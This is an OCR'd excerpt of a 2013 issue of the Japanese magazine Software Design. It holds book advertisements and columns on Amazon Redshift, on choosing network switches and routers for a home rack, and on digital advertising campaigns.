Special Feature 01
sed/AWK再入門
Special Feature 02
Macの開発環境9人9色
2013 September 09
Software Design
[ソフトウェア デザイン]
OSとネットワーク、
IT環境を支える
エンジニアの総合誌
2013年9月18日発行
毎月1回18日発行
通巻341号
(発刊275号)
1985年7月1日
第三種郵便物認可
ISSN 0916-6297
定価
1,280円

UNIX
エンジニアの
たしなみ

Special Feature 01

今からはじめる sed/AWK 再入門

Effective sed AWK Programming

ワンライナー vs. スクリプティング

Special Feature 02

開発するなら やっぱりMacですよね?

そろそろリリース
期待の新OS

Mac使い開発者の手の内「デスクトップ拝見!」
iOS 7とMavericksはどのように変わるのか?

Article

Fedora 19

RHEL7への導線

速報!

クラウドへの本格対応OpenShift Origin／
OpenStack Grizzly／
MySQLからMariaDBへ／
Checkpoint／Restore

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

第57回

ITエンジニア必須の 最新用語解説

TEXT：㈲オングス 杉山 貴章 SUGIYAMA Takaaki
takaaki@ongs.co.jp

テーマ募集
本連載では、最近気になる用語など、今後取り上げてほしいテーマを募集しています。sd@gihyo.co.jp 宛にお送りください。

Amazon Redshift

クラウド型データウェアハウス「Amazon Redshift」

「Amazon Redshift」（以下、Redshift）は、米Amazon.comのクラウドプラットフォーム「Amazon Web Services」（以下、AWS）において、2013年2月よりスタートしたクラウド型のデータウェアハウスサービスです。同6月からは東京リージョンでの提供も開始され、日本からもペタバイト級のデータウェアハウスが高速なネットワーク経由で利用できるようになりました。

データウェアハウスとは、大量データの蓄積と、その分析や可視化を行うことに特化したシステムの総称です。自社のビジネスや市場の状況をデータに基づいて分析することで、経営の改善やシステムの効率化などといった意思決定を支援するために利用されます。データウェアハウスが通常のデータベースシステムと大きく異なるのは、レコードの更新や削除をほとんど行わずに追記の形で大量のデータを蓄積していき、そこからデータの集計や分析のための計算を行うことを得意としている点です。そのような目的特化型の特性が要求されるため、従来は専用のハードウェアを用いたアプライアンスとして提供されるのが一般的であり、導入コストが高くなる傾向にありました。

Redshiftの最大の特徴は、それら従来のアプライアンス型のデータウェアハウスに比べると極めて低価格で利用することができるという点です。また、クラウド型サービスであるため余分なハードウェア設備を必要とせず、初期導入コストが抑えられるというメリットもあります。AWSの巨大なインフラによって支えられているという信頼性もあって、発表以来大きな注目を集めています。

高い処理性能とスケーラビリティ

Redshiftは、コスト面だけでなく機能面でも従来のデータウェアハウスと同等かそれ以上の能力を持っていると言えます。Redshiftの機能面での特徴としては、次のような項目を挙げることができます。

◉データ格納に列指向データベースを採用

列指向データベースとは、カラム（列）単位でデータを管理する方式のデータベースシステムです。列指向の場合、データ集計の際に必要なカラムのみを参照するといったことが容易に行えるため、集計処理や分析に適しているという特徴があります。

◉複数の圧縮アルゴリズムをサポート

列指向データベースには、データの圧縮効率が高いという特徴もあります。さらに、Redshiftでは複数の圧縮アルゴリズムをサポートすることで、データの性質や用途に応じて最適な圧縮方式を選択できるようになっています。

◉MPPによる高いスケーラビリティ

MPP（Massively Parallel Processing）とは、比較的低価格なプロセッサを大量に接続することによって高い演算性能を実現したコンピュータを指し、プロセッサの数を増やすことによって処理性能を線形スケールで向上させられるという特徴があります。RedshiftのインフラもMPPとして構成されているため、必要に応じてインスタンスを追加すればデータ容量だけでなく処理性能も向上させることができるという強みがあります。

◉既存技術との高い互換性

RedShiftのデータベースはオープンソースのPostgreSQLをベースとして構築されているため、PostgreSQLに対応した従来のドライバや各種ツールを使うことができます。このことは、既存のアプリケーションやWebサービスとの連携が容易であることを意味しています。

ビッグデータ時代の大きな武器

ビッグデータ時代と言われる昨今では、ビジネスのあらゆる場面で大規模なデータ分析の必要性が高まっています。その一方で、従来のデータウェアハウスはそのコストの高さから比較的大規模な企業やサービス運営者でなければ導入が難しいという問題がありました。

しかしRedshiftであれば、高価なアプライアンスやオンプレミスのシステムを用意しなくても、テラバイト級、ペタバイト級のデータ分析を実施することができるわけです。Redshiftを使いこなすことができれば、中小企業やスタートアップにとっては極めて強力な武器になるでしょう。SD


技術評論社の本が電子版で読める！

電子版の最新リストは

Gihyo Digital Publishingの

サイトにて確認できます。

http://gihyo.jp/dp



GIHYO Digital Publishing 未来の"普通"を、今。

Google play

楽天 Rakuten KC　kobo

※販売書店は今後も増える予定です。

法人などまとめてのご購入については
別途お問い合わせください。

お問い合わせ
〒162-0846
新宿区市谷左内町21-13
株式会社技術評論社　クロスメディア事業部
TEL：03-3513-6180
メール：gdp@gihyo.co.jp

Contents

Software Design Sep. 2013

1

UNIXエンジニアのたしなみ

今からはじめる sed/AWK 再入門

ワンライナー vs. スクリプティング

紙面版
A4判・16頁
オールカラー

電脳会議

DENNOUKAIGI

一切無料

新規購読会員受付中!

『電脳会議』は情報の宝庫、世の中の動きに遅れるな!

『電脳会議』は、年6回の不定期刊行情報誌です。A4判・16頁オールカラーで、弊社発行の新刊・近刊書籍・雑誌を紹介しています。この『電脳会議』の特徴は、単なる本の紹介だけでなく、著者と編集者が協力し、その本の重点や狙いをわかりやすく説明していることです。平成17年に「通巻100号」を超え、現在200号に迫っている、出版界で評判の情報誌です。

今が旬の情報満載!

新規送付のお申し込みは…

Web検索か当社ホームページをご利用ください。
Google、Yahoo!での検索は、

電脳会議事務局　検索

当社ホームページからの場合は、
https://gihyo.jp/site/inquiry/dennou
と入力してください。

毎号、厳選ブックガイドも付いてくる!!

『電脳会議』とは別に、1テーマごとにセレクトした優良図書を紹介するブックカタログ（A4判・4頁オールカラー）が2点同封されます。扱われるテーマも、自然科学／ビジネス／起業／モバイル／素材集などなど、弊社書籍を購入する際に役立ちます。

一切無料!

◉「電脳会議」紙面版の送付は送料含め費用は一切無料です。そのため、購読者と電脳会議事務局との間には、権利&義務関係は一切生じませんので、予めご了承下さい。

株式会社 技術評論社　電脳会議事務局　〒162-0846 東京都新宿区市谷左内町21-13

Contents

Software Design Sep. 2013

2

第2特集 Special Feature 02

開発するならやっぱりMacですよね?

9人9色のデスクトップ拝見+新OS傾向と対策 073

Part1 Mac使いの開発者の手の内「デスクトップ拝見!」

一般記事 Article

巻頭Editorial PR Editorial PR

アラカルト A La Carte

広告索引 AD INDEX

	広告主名	ホームページ	掲載ページ
ア	エーティーワークス	http://web.atworks.co.jp/	P.4-5
サ	サイバーエージェント	http://www.cyberagent.co.jp/	裏表紙
	シーズ	http://www.seeds.ne.jp/	P.6
	システムワークス	http://www.systemworks.co.jp/	P.22
ナ	日本コンピューティングシステム	http://www.jcsn.co.jp/	裏表紙の裏
ハ	ハイパーボックス	http://www.domain-keeper.net/	表紙の裏-P.3

広告掲載企業への詳しい資料請求は、本誌Webサイトからご応募いただけます。 http://sd.gihyo.jp/

Software Design plus

Software Design plusシリーズは、OSとネットワーク、IT環境を支えるエンジニアの総合誌『Software Design』編集部が自信を持ってお届けする書籍シリーズです。

OpenFlow実践入門
高宮 安仁、鈴木 一哉 著
定価 3,200円+税　ISBN 978-4-7741-5465-7

はじめてのOSコードリーディング
青柳 隆宏 著
定価 3,200円+税　ISBN 978-4-7741-5464-0

Webサービスのつくり方
和田 裕介 著
定価 2,180円+税　ISBN 978-4-7741-5407-7

サーバ/インフラエンジニア養成読本 管理・監視編
Software Design編集部 編
定価 1,980円+税　ISBN 978-4-7741-5037-6

業務に役立つPerl
木本 裕紀 著
定価 2,780円+税　ISBN 978-4-7741-5025-3

Apache[実践]運用/管理
鶴長 鎮一 著
定価 2,980円+税　ISBN 978-4-7741-5036-9

プロになるための データベース技術入門
木村 明治 著
定価 3,180円+税　ISBN 978-4-7741-5026-0

データベース技術[実践]入門
松信 嘉範 著
定価 2,580円+税　ISBN 978-4-7741-5020-8

2週間でできる! スクリプト言語の作り方
千葉 滋 著
定価 2,580円+税　ISBN 978-4-7741-4974-5

PCのウイルスを根こそぎ削除する方法
本城 信輔 著
定価 1,980円+税　ISBN 978-4-7741-4867-0

Androidエンジニア養成読本
Software Design編集部 編
定価 1,880円+税　ISBN 978-4-7741-4859-5

Vyatta入門
近藤 邦昭、松本 直人、浅間 正和、大久保 修一(日本Vyattaユーザー会) 著
定価 3,200円+税　ISBN 978-4-7741-4711-6

プロのためのLinuxシステム・ネットワーク管理技術
中井 悦司 著
定価 2,880円+税　ISBN 978-4-7741-4675-1

サーバ/インフラエンジニア養成読本
Software Design編集部 編
定価 1,880円+税　ISBN 978-4-7741-4600-3

Linuxエンジニア養成読本
Software Design編集部 編
定価 1,880円+税　ISBN 978-4-7741-4601-0

Nagios統合監視[実践]リファレンス
㈱エクストランス 佐藤 省吾、Team-Nagios 著
定価 3,200円+税　ISBN 978-4-7741-4582-2


最新刊！

データサイエンティスト養成読本編集部 編
B5判・152ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-5896-9

最新刊！

Software Design編集部 編
B5判・176ページ
定価 1,880円(本体)+税
ISBN 978-4-7741-5888-4

Japanese Raspberry Pi Users Group 著
B5変形判・256ページ
定価 2,380円(本体)+税
ISBN 978-4-7741-5855-6



沓名 亮典 著
A5判・416ページ
定価 2,880円(本体)+税
ISBN 978-4-7741-5813-6

小飼 弾 著
A5判・200ページ
定価 2,080円(本体)+税
ISBN 978-4-7741-5664-4

青木 直史 著
A5判・288ページ
定価 2,980円(本体)+税
ISBN 978-4-7741-5522-7

菅野 裕、今田 忠博、近藤 正裕、杉本 琢磨 著
B5変形判・336ページ
定価 3,200円(本体)+税
ISBN 978-4-7741-5567-8


河村 嘉之、川尻 剛 著
B5変形判・480ページ
定価 2,980円(本体)+税
ISBN 978-4-7741-5438-1

㈱マピオン、山岸 靖典、谷内 栄樹、本城 博昭、長谷川 行雄、中村 和也、松浦 慎平、佐藤 亜矢子 著
B5変形判・256ページ
定価 2,580円(本体)+税
ISBN 978-4-7741-5325-4

中井 悦司 著
B5変形判・352ページ
定価 3,400円(本体)+税
ISBN 978-4-7741-5143-4

データベースエンジニア養成読本編集部 編
B5判・136ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-5806-8

WINGSプロジェクト 著
B5判・352ページ
定価 2,580円(本体)+税
ISBN 978-4-7741-5611-8



三苫 健太 著
B5判・400ページ
定価 3,200円(本体)+税
ISBN 978-4-7741-5189-2

Software Design編集部 編
B5判・200ページ
定価 1,980円(本体)+税
ISBN 978-4-7741-5038-3

技術評論社　162-0846 東京都新宿区市谷左内町21-13
販売促進部　TEL 03-3513-6150 FAX 03-3513-6151

ソフトウェア・デザイン［目次］

Contents

Software Design Sep. 2013

3

Column

Development

OS/Network

Inside View

Logo Design ロゴデザイン ＞ デザイン集合ゼブラ+坂井 哲也
Cover Design 表紙デザイン ＞ Re:D
Cover Photo 表紙写真 ＞ ©Theo Allofs/Corbis /amanaimages
Illustration イラスト ＞ フクモトミホ、高野 涼香、中川 悠京
Page Design 本文デザイン ＞ 岩井 栄子、近藤 しのぶ、SeaGrape、安達 恵美子
［トップスタジオデザイン室］轟木 亜紀子、阿保 裕美、佐藤 みどり
［BUCH+］伊勢 歩、横山 慎昌、 森井 一三、Re:D、［マップス］石田 昌治


この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

この個所は、雑誌発行時には記事が掲載されていました。編集の都合上、
総集編では収録致しません。

ABC予想の先を語り尽くす白熱の10時間



21世紀の新しい数学

絶対数学、リーマン予想、そしてこれからの数学

リーマン予想研究の第一人者黒川信重先生、経済学者で数学エッセイストでもある小島寛之先生による対談本。数学の今と未来の姿を存分に堪能できる1冊です。
話題はリーマン予想が取り上げられた映画『容疑者Xの献身』で描かれた数学者と物理学者の違いから、数学の報道や教育、さらに記憶に新しいabc予想やつい最近新たな進展があった双子素数に至るまで盛りだくさんです。未解決問題を解くカギを握る新兵器も紹介します！

黒川信重、小島寛之　著／四六判／208ページ
定価1,659円（本体1,580円）
ISBN 978-4-7741-5829-7

つまづきがちなワナはここにある!

ワナにはまらない微分積分

わかって楽しい オオカミ流 高校数学再入門


「そのアドバイス、高校生の頃に聞きたかった！」
が盛りだくさんの本書は、運悪く数学に苦手意識を持ってしまった元「高校生」の方、そしてもちろん現役高校生にもおすすめです。オオカミ先生のざっくばらんな語り口を楽しんでいるだけで、気がつくと、高校数学への取り組み方が身についてしまいます。範囲は数Ⅲ、テーラー展開まで扱っています。

大上丈彦　著・森皆ねじ子　絵／A5判／320ページ
定価1,974円（本体1,880円）
ISBN 978-4-7741-5568-5

技術評論社
当社書籍・雑誌のご購入は全国の書店、またはオンライン書店でお願い致します。
162-0846　東京都新宿区市谷左内町 21-13　販売促進部　TEL.03-3513-6150　FAX.03-3513-6151

言語のセオリーを徹底解説

パーフェクトシリーズ



[改訂3版] パーフェクトC#


斎藤友男、醍醐竜一　著／B5変形判／608ページ　定価3,780円（本体3,600円）
ISBN 978-4-7741-5680-4

C#で.NET開発を行う人へのバイブル的1冊です。概要／基礎から実践までを幅広く学習でき、C#を扱ううえで知っておきたい知識は、この一冊に網羅されています。基本文法，Webアプリケーション開発はもちろん、C#5.0から可能になったWindowsストアアプリケーション開発の実践方法から、C#、.NETの内部動作まで幅広いテーマをあつかっており、この一冊でC#の知識は完璧といえる内容をめざします。C#5.0に対応。

パーフェクトJava

井上誠一郎、永井雅人、松山智大　著／B5変形判／640ページ　定価3,780円（本体3,600円）
ISBN 978-4-7741-3990-6


本書はJavaで開発を行う人へのバイブル的1冊です。Javaの基本から説明していますが、プログラミング一般の考え方や技法まで解説しています。なぜそれらが必要なのかを説明しながら、様々な技法やパターンについて、考え方や背景を含め理解できることを目的とした書籍です。本書の構成は3つのPartに分かれています。Part1でJava言語の基礎を、Part2はサーバプログラミング、Part3はJava GUIと代表的な応用分野の解説をしています。Part2とPart3は実践的な解説に力点を置いています。



パーフェクトPHP

小川雄大、柄沢聡太郎、橋口誠　著／B5変形判／592ページ　定価3,780円（本体3,600円）
ISBN 978-4-7741-4437-5

1冊で言語仕様から最新の技術までを網羅した内容。網羅的に解説されているだけでなく、各技術に関しては基本からしっかり解説し、フレームワークなどを利用したWebアプリケーション開発の解説などは、内部処理が裏で何をしているのかを掘り下げて解説してあるため、PHPを体系的に学びたい方はもちろん、より深い知識を得たい中～上級者にもお勧めの一冊です。



パーフェクトPython

Pythonサポーターズ　著／B5変形判／464ページ　定価3,360円（本体3,200円）
ISBN 978-4-7741-5539-5

1冊で言語仕様から最新の技術までを網羅した内容です。網羅的に解説されているだけでなく、各技術に関しては基本からしっかり解説し、必要な箇所では、内部処理が裏で何をしているのかを掘り下げて解説してあるため、体系的に知りたい初心者はもちろん、中級者にもお勧めの一冊です。最新のPython3.3に対応。

パーフェクトJavaScript

井上誠一郎、土江拓郎、浜辺将太　著／B5変形判／544ページ　定価3,360円（本体3,200円）
ISBN 978-4-7741-4813-7

1冊で言語仕様から最新の技術までを網羅した内容です。本書はJavaScriptで本格的なWebアプリケーションを作りたい人を対象に、前半でJavaScriptの言語仕様を掘り下げて解説し、後半で今求められるJavaScriptの応用分野として、クライアントサイドJavaScript、HTML5、Web APIの利用、サーバサイドJavaScriptの解説を丁寧に行っています。

8月10日発売新刊

パーフェクトRuby

Rubyサポーターズ　著／B5変形判／640ページ　定価3,360円（本体3,200円）
ISBN 978-4-7741-5879-2

技術評論社
当社書籍・雑誌のご購入は全国の書店、またはオンライン書店でお願い致します。
162-0846　東京都新宿区市谷左内町 21-13　販売促進部　TEL.03-3513-6150　FAX.03-3513-6151

ネットワークエンジニア虎の穴

自宅ラックのススメ

文／ tomocha（http://tomocha.net/diary/）

第5回

スイッチとルータの選び方

イラスト：高野涼香

通信機材の検討

自宅ラックといえば、サーバだけではなく、ネットワークの知識や機器も必要になってきます。その前に、勉強も兼ねて、定番の機器を検討しましょう。

スイッチ選び。定番はCisco

定番といえば……CiscoSystems社（以下Cisco）の製品ですね。まだまだこの業界では、Ciscoを基準としているところが多く、ネットワークエンジニアを志望している場合は最低限押さえておくほうが良いでしょう。また、資格取得を前提とした書籍や使い方のサイトなど、情報が豊富にあることから、Cisco製品から始めることをお勧めします。スイッチには、大きく分けて、レイヤ2（L2）スイッチとレイヤ3（L3）スイッチというのがあります。簡単に説明すると次のような違いがあります。

●L2スイッチ

パケットを転送するのがお仕事です。すなわち、どのポートにどの端末がつながっているか、MACアドレスによって管理され、通信したい相手にパケットを転送します。MACアドレスはOSI参照モデルの第2層（データリンク層）であることから、レイヤ2スイッチと呼ばれています。ちなみにパソコンショップで安価に販売されているのはL2スイッチになります。

●L3スイッチ

L2スイッチの機能に加えて、IPルーティングを行うことができます。すなわち、ネットワーク同士を接続するため、パケットの中継や通信経路の選択が行えるようになります。これは、OSI参照モデルの第3層（ネットワーク層）の役割となり、ここからレイヤー3スイッチと呼ばれています。

では、どのようなスイッチを選べばよいかというと、インターネット接続がまだまだ100M～1Gbpsであること、1Gbpsのスイッチがまだまだ主流であることから、全ポート1G対応の物を選ぶと無難です。スイッチといっても、街の電気屋さんで売っているレベルの物から、管理機能付きの高機能なスイッチやL3スイッチなどもあります。L3スイッチはそこそこお高いものです。新品で買うとなると数十万。中古でも数万円ですので、予算に応じて選べば良いでしょう。ここでアドバイスをするならば、管理機能、VLAN機能付きのL2スイッチは最低限選んでおきたいところです。Ciscoなら Catalyst 2960 シリーズでしょうか。

管理機能付きのスイッチの良いところは、シリアルコンソールやネットワーク経由で管理機能が提供され、各種設定、ポートの状態、パケット数、エラーフレーム数、負荷やシステムの状態まで見られることです。また、SNMPを使うことにより、リモートからデータを取得し、グラフ化も可能です。メリットについては、各種イベント情報やログなどを取得することにより、状態の把握、障害発生時の原因調査など遠隔地から監視できることです。見た目でわからないような問題も記録されていたりすることがあります。そのほか、VLAN（LANの分割機能）やスパニングツリー（ループ構成時のリンク制御による冗長方式の1つ）、リンクアグリゲーション（リンクの冗長化、帯域の拡張）といった機能も使用可能なのものが多いので、ネットワークエンジニアとしては押さえておきたいところです。

また、L3スイッチは勉強するにあたり押さえてお

きたい機能でもあるので、常用するかどうか別として、自宅ラック内には、Catalyst 3550/3750シリーズはぜひ1台以上はもっておくことをお勧めします。

ルータ選び

ルータについても、定番のCisco 1800シリーズ890シリーズ、YAMAHA RTXシリーズ、NEC IXシリーズ、古河電工 FITELシリーズなどいろいろとありますが、このあたりは定番ですね。その他、ルータというよりは、ファイアウォールになりますが、NetScreenやFortigateといったSOHOや小規模オフィス向けの物なども多数出回っていますので、自分好みの物を選んでみましょう。お勉強用だと割り切るのであれば、Cisco2600シリーズやCisco2800シリーズも捨てがたいですね。

ルータとL3スイッチの違いと言われると、L3スイッチができることは、ルータもできると考えてください。しかし、L3スイッチは多ポートのスイッチですが、ルータといえば、小ポートでさまざまなインターフェースに対応したり、パケットフィルタを行ったり、NAT（アドレス変換）などを行ったりする機能がついていたります。その他、大規模な製品になると、ダイナミックルーティング（BGP/OSPFなど）でかなり多くの経路数を保持できる製品もあります。

ファームウェアやOSなどは、保守契約が必要?

法人向けのスイッチやルータなどは、保守契約がないとファームウェアやOSは手に入らない物などもあるので注意が必要です。なぜ、ファームウェアの更新が必要か？と聞かれると、機能の強化という理由もありますが、重要なのは不具合や脆弱性などの修正です。単なる不具合であれば、自分が困るだけなのですが、脆弱性が存在した場合、ほかに迷惑をかけることにもなりかねないため、インターネットへ接続する場合はメンテナンスできる状態にしておきましょう。CiscoのCatalystのL2/L3スイッチの一部のモデルはIOSソフトウェアが無償提供[注1]されるので、安心です。また、YAMAHAのルータなどについても、基本的には無償で提供されているので、初めて使う場合にはお勧めですね。こういった保守、メンテナンスのことも検討しつつ、自分に合った製品を選びましょう。

消費電力も選定要素

多ポートのスイッチや高機能なルータなどは、消費電力が高い物も多いので、月々の電気代も考慮したほうが良いでしょう（写真1）。100W程度の機器であれば、1ヵ月の電気代は、0.1kW×24（時間）×30（日）＝72kWh＝2,095円（:1kWhあたり、29.1円で計算）です。これだけの電気代が月々かかることになりますので、常時動かすことを考えると、家計に響いてきます。必要とされている機能、ポート数、消費電力を調べたうえで、選びましょう。

筆者の環境では、スイッチはCisco、HitachiCable、DELL、AlaxalAあたりの製品を使っています。ルータでは、YAMAHA RTXシリーズ、Cisco 1800シリーズ、NEC IXシリーズを愛用しています。やはり、消費電力はバカにできない要素ですので、消費電力が低い製品が手に入るようになったら、適宜入れ替えたりしています（写真2）。

まとめ

基本的に管理機能のついたスイッチ、ルータなどを選びつつ、消費電力も考慮。あとは、ラックがあるので、ラックマウント可能なモデルを選びましょう。実際に触ってみて覚えるのが一番！ SD

▼写真1　電気消費が激しい物はなるべく検証用で、常時稼働させないように

▼写真2　なるべく消費電力が低い物を採用

注1）http://www.cisco.com/web/JP/product/hs/switches/cat2960/prodlit/cat2960_qa.html

この個所は、雑誌発行時には広告が掲載されていました。編集の都合上、
総集編では収録致しません。

DIGITAL GADGET

安藤 幸央 —— Yukio Ando ——
EXA CORPORATION
[Twitter] >> @yukio_andoh
[Web Site] >> http://www.andoh.org/

Volume 177 >>>> 広告におけるデジタルとガジェットの役割

生活に身近な「広告」という存在

普段生活していると、そこここで広告に出会います。テレビの広告、電車の中吊り広告、雑誌の広告、スマートフォンアプリの中の広告……都会に暮らしている人であれば、意識するしないは別にして、毎日大量の広告を目にしているハズです。

近年、莫大な予算をかけた広告映像は少なくなりましたが、違った方法で拡大しています。それはTwitterやFacebookといったソーシャルメディアをうまく活用し、製品やブランドの話題が伝搬していくよう、さまざまな広告戦略が練られているものです。テレビCMで見かけた新製品のお菓子をコンビニで見かけると思わず買ってしまったり、友達がソーシャルメディアで話題にした商品は気になります。また、スマートフォンアプリの広告から新しいアプリを知ったりできます。

テレビCMを見なくなったと言いつつも、広告はさまざまな媒体に形を変えて生活のあちこちに広がっています。最近の、おもにスマートフォンやWebを活用した広告は次のような傾向を持ちます。

- 商品をアピールするのではなく、その商品やブランドが提供できる体験を示す
- デジタル技術を活用するのはあたりまえ。最新技術を使っていることだけでは話題にならない
- その一方、今までなかったような新しいテクノロジを活用し、過去になかった展開を行う
- ソーシャルネットワークでの拡散を狙った手法や作戦
- 複数のメディアにまたがった展開（テレビとWeb、ソーシャルメディアとイベントなど）
- 一度きりのキャンペーンではなく、プログラムとして永続的に継続するしくみづくり
- 商品単独ではなく、商品を使う体験としてのサービスを重要視

とくにソーシャルメディアと広告との関係は密接になってきています。単に従来のメディアほど費用をかけなくともさまざまな施策が実施できるということだけでなく、より顧客に近づき、アプローチし、親密な関係構築ができるところが好まれています。

また、コミュニケーションや話題の伝搬、噂の伝わり方や熱の冷め方といった事柄も数年前よりも圧倒的にスピードが速くなり、かつ情報量は過多になり、「今」というリアルタイム性が重視されるようになってきました。良いと思ったもの、素敵な事柄は多くの

オレオが毎日の時事ネタを扱った広告画像
スポーツ中継の途中で停電になったのを受けて、ソーシャル広告チームが瞬時に伝搬させた画像。「暗闇でもダンク（オレオをミルクに浸して食べること）できるよ!」という意味

Dumb Ways to Die
オーストラリアの地下鉄の広告。地下鉄で不注意による事故にあうのは情けない事故の一つだから気をつけてね!という啓蒙

Tokyo City Symphony
東京都内の1/100建築模型にプロジェクションマッピングするプロジェクト

Toyota Presents The Tundra Endeavour
退役したスペースシャトルを博物館に運ぶ車のエピソード

※本記事で紹介しているものは国内未発表・未発売のものを含んでおります。

人がそれについて話題にしたいと思うため、情報はあっという間に人と共有され、商品を買ったりサービスを享受したりといった行動へ素早く広範囲につながるのです。

さらに、国ごとや世代ごと、住む場所などによって好みや流行が細かく違う物事がある一方で、本当に素晴らしい表現や素晴らしい商品は、国や文化を超えて理解してもらえるという確信もまた皆さんの中に広がってきています。

2013年6月に開催された、広告を中心としたクリエイティブフェスティバル「Cannes Lions International Festival of Creativity 2013」は今年で60周年。過去最多の登録数となった今回の作品の中から、とくにモバイル端末や最新テクノロジを活用した宣伝広告の戦略のいくつかを紹介しましょう。

Second Life App

イベント専用アプリがイベント後にはいっさい使われなくなることを逆手にとって、アプリのバージョンアップの際に臓器ドナーの募集アプリに差し替えてしまうというキャンペーンです。

Project Silverline

シンガポールの通信会社SINGTELの作品で、新しいiPhone 5の発売日にそれまで使っていた古いiPhoneを寄付してもらい、お年寄りに役立つ5つのアプリを入れて高齢者にプレゼントするというプロジェクトです。

Scrabble Wifi

ボードゲームを販売する企業Mattelが提供するWi-Fiサービスです。無料のWi-Fiを提供する代わりにパズルを解かなければいけないという試練を与えたものです。難しいパズルに答えると接続時間も長くなります。

Keepit

買い物したときのおつりの小銭を電子マネーで受け取れるモバイルサービスです。

Get Cash

イギリスの銀行サービスです。キャッシュカードを忘れたり紛失したりしても、スマートフォンに送られてくる専用コードで、口座から10ポンドまでの小額のお金を引き出すことができます。財布を落としてしまったときや緊急時に役立ちます。

awaken by Amazon

日本の学生チームが考えだしたアイデアで、会場でも絶賛されていたそうです。Amazonから書籍を購入した際、 届けられた箱に読まなくなった本を入れて送り返します。その本にAmazonのシールを貼って、識字率向上につとめるインドなどの方々に寄付するしくみです。 さらに本を提供した人は寄付した本と同じ書籍の電子書籍を受け取ることができます。Amazonにとっては箱の再利用と「本ならAmazon」という広告宣伝ができます。

THIRD EYE

シンガポールの携帯電話会社のサービスです。3つめの眼になろうというプロジェクトで、目の不自由な方の代わりに文字や画像などを読み取ってあげるボランティア活動のためのしくみです。目の不自由な方がスマートフォンのカメラで知りたいものを撮影すると、ボランティアの誰かが読み取って文字情報として返答します。その文字情報がアプリの中で音声読み上げされ、理解することができます。

Cinder

ProcessingやopenFrameworksのようなインタラクティブなものを作る環境が評価されたものです。インタラクティブ技術を平易に活用できることによって表現の幅が広がります。今まではアイデアのみが先行して実現できなかったことも、環境が整ってきたことと、それらを使いこなすエンジニア、デザイナが増えてきたことで、いろいろと可能になってきました。


adidas NEO Window Shopping

アプリをダウンロードせずにQRコードと4ケタのPINコードで品物が購入できるサービスです。わざわざアプリをダウンロード／インストールせずとも利用できる平易なしくみが特徴です。

はたして、こういった話題になるようなサービスや広告はどうやったら作れるのでしょうか？　もちろん専門かつ一流のクリエータ達が時間をかけて絞り出しているようなアイデアも世界を席巻するでしょう。でも実は、ヒントは身の回りのあちこちに転がっているのではないかと感じています。

日頃不思議に思っていることや、不

東京新聞
画像認識とAR（拡張現実）を組み合わせたもの。大人の新聞が子供用の記事になる



Super Angry Birds
人気ゲームAngry Birdsの操作を物理的専用コントローラで楽しむ方法

Ant Rally
レーザーカッターで切り抜いた葉っぱを蟻に運ばせ、蟻が発言しているように思わせる

IBM People for Smarter Cities
街頭広告をスロープや椅子や雨宿りの場所として活用できる

便に思っているような課題、なにか小さくても新しい発見など。それらの事柄が、人の気持ちを動かすことができれば成功です。印象に残る事柄は、驚かせるのか、感心させるのか、共感させるのか、もどかしく感じさせるのか……人の気持ちはさまざまな方向に動かされます。

また、単に商品を売るのではなく、再利用や環境保護といった企業の社会貢献によるブランドの構築が重要なテーマとなってきています。そしてそれらはお仕着せのものではなく、それぞれの企業やサービス、商品が得意とする分野の事柄をうまく活かし、納得した形で展開されています。

